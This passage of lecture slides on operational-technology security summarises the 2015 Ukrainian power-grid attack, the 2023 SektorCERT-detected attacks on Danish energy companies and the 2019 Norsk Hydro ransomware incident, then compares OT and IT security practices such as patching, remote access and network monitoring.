- Discover IT architecture
- Harvest credentials



OT Attack Preparation

5. OT Reconnaissance

- Discover OT architecture
- Hardware & software
- Processes



6. Prepare Attack

- Malicious firmware for serial2ethernet converters
- Scheduled UPS disruption



OT Attack Execution

December 23rd 2015 (late afternoon)

7. Manual shutdown of substations

- Remote desktop → operator's SCADA

8. Brick field devices

9. Emergency power shutdown

10. DoS against operator call center

11. Erase all computers (KillDisk)




Aftermath

- >200.000 customers affected
- Power restored within ~6 hours
 - Fall-back to manual operations
- More oblenergos hacked
 - Unclear why only 3 targeted



SektorCERT - 2023

- Danish cybersecurity organization
- Non-profit, owned & funded by critical infrastructure companies
- Monitors their members' infrastructure



SektorCERT's 270 network sensors


Prelude – Vulnerable equipment

- April 25th
 - Critical vulnerability in common firewall
 - SektorCERT warns its members to patch
- May 1st
 - SektorCERT issues additional warning



First Attack – APT?

- May 11th
- Coordinated attack on 16 Danish energy companies
- Very stealthy approach
- 11 immediately compromised
- SektorCERT detected the attacks...
- ... and managed to stop them by end of the night



Second Wave

- May 22nd 14:44
 - Alarm: suspicious firmware download
 - New Zero-days used
 - Possibly different attacker
 - Compromised assets used for DDoS
- Victim forced to isolate & operate manually



Second Wave - ctd

- May 22nd 18:13
 - Next attack detected
- May 23rd 18:43
 - Next attack detected
 - Compromised asset used for brute force attack
- Victims also go to manual operations



More Waves

- May 24th
 - Zyxel discloses new vulnerabilities
- 10:27-10:58
 - 4 more attacks
- 15:59
 - New type of attack
 - Member didn't know they had the vulnerable firewall



Even More Waves

- 24th May 19:02
 - Communication to APT server detected
- 25th May
 - 3 more attacks
- 30th May
 - Exploit code public
 - Many follow-up attacks

APT: Advanced Persistent Threat
(Hacker suspected to be associated to a government)



Sandworm: Hacker group suspected to work for Russian military intelligence

Conclusions

- Coordinated & stealthy attacks, APT?
 - Critical infrastructure is a target
- Attacks prevented/mitigated
 - Network visibility useful
- No visible effect for Danish public
 - ... but manual operation necessary




Norsk Hyrdo - 2019

- One of the largest Aluminium producers worldwide
- Hydro- & solar-power
- 32000 employees
- Operations in 40 countries
- Revenue (2022): 208 B NOK




Cybercriminal Attack

- January 2019 – Initial access
 - Spearphishing campaign
 - Malicious email attachments
 - Spoofed trusted customer sender address
- IT computer compromised
- January – March – Lateral movement
 - Attackers gain access to Active Directory




Parenthesis: Active Directory

- Service for managing accounts & configuration
- Very popular in Microsoft environments
- Feature spotlight: Group Policies
 - Manages configuration for groups of objects, e.g., computer, printers, users
 - Can push software installations




Cybercriminal Attack

- March 19th 2019 – Attack execution
 - Ransomware spread via AD to all connected computers
 - [Video](#) from Hydro
- Norsk Hydro reaction
 - Didn't pay ransom
 - Hired external help
 - Went public



Aftermath

- Factories in “manual mode”
- Estimated losses: 500-650 M NOK
- Cyber insurance paid out a small fraction (~ 6%)
- Full recovery took several months



Lessons learned

- SektorCERT & Black Energy

- Critical infrastructure vulnerable
- Attacks can be very stealthy
- Network monitoring helps!

- Norsk Hydro

- Industry is a target
- Preparation saves money
- Openness is appreciated





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OT vs IT Cybersecurity

Ludwig Seitz, OT Security Specialist

June 2023

Agenda

1. OT Legacy
2. Convergence – Industry 4.0
3. OT Lifecycle
4. Operational conditions and priorities
5. Cybersecurity in OT

Example: Remote Access

Example: Network Monitoring

Example: Patching





OT Legacy

- OT used to be air-gapped
 - Very open configurations
 - Unprepared for IT threats
 - Equipment sensitive to disturbance
- Siloed world
 - OT protocols ≠ IT protocols
 - Vendor lock-in common




IT – OT Convergence

- OT increasingly connected
 - Remote working
 - Remote support
- Generic IT solutions & protocols used
 - TCP/IP, MQTT, HTTP(S)
- Big data & AI – Industry 4.0
 - Predictive maintenance
 - Production optimization



OT Lifecycle

- Equipment has **very** long lifetime
 - Up to 20 years
- Changes are rare
 - “Never touch a running system”
- Why?
 - Machines are expensive (~\$500K for a CNC)
 - Machine EOL* == Software EOL >> OS EOL
 - Changes can cause downtime
 - Changes can require re-certifying



I'm still
here ;-)



*EOL: End-of-life

Operational conditions and priorities

- IT: Confidentiality > Integrity > Availability
- OT: Availability > Integrity > Confidentiality
 - Or: Safety > Reliability > Productivity
- Real-time requirements
 - OS and protocols
- Harsh environments
 - Dust, heat, vibrations



Cybersecurity in OT vs IT

Security Control	IT	OT
Endpoint protection	Signature or behaviour-based, automated response, always online	Application whitelisting, detect-only, offline
Segmentation	Internet DMZ, Firewalls, Tier model	Industrial DMZ, Segment OT from IT, Segment production zones
Vulnerability Management	Regular, streamlined process. Patching automated with good tool support (e.g., SCCM, WSUS)	Bad visibility, Infrequent patching, legacy may not be patchable, need scheduled downtime to patch, manual process
Incident Response	Detect, Isolate, Eradicate, Recover, Analyze	Maintain safety, isolation possible?, restore operations, full eradication on next maintenance window

Example: Remote Access

- Problem
 - Specialist support at remote locations
- Security goals
 - Isolate factory from remote client
 - Access control & monitoring
- Challenges
 - Manage remote access credentials
 - Tools and licenses on client machine




Example: Network Monitoring

- Goals

- Visibility
- Detect malware
- Raise alerts on anomalies

- Challenges

- OT protocols
- Active scanning vs Real-time requirements & legacy
- Side-channels (e.g., wireless modems)



Example: Patching

- Goal: Close vulnerabilities
- IT
 - Automated patching is the norm
 - Vulnerability management tools used
- OT
 - 24/7 operations → Need downtime → \$\$\$
 - Breaks legacy system? → Need to roll-back
 - Environment certified? → re-certify → **\$\$\$**





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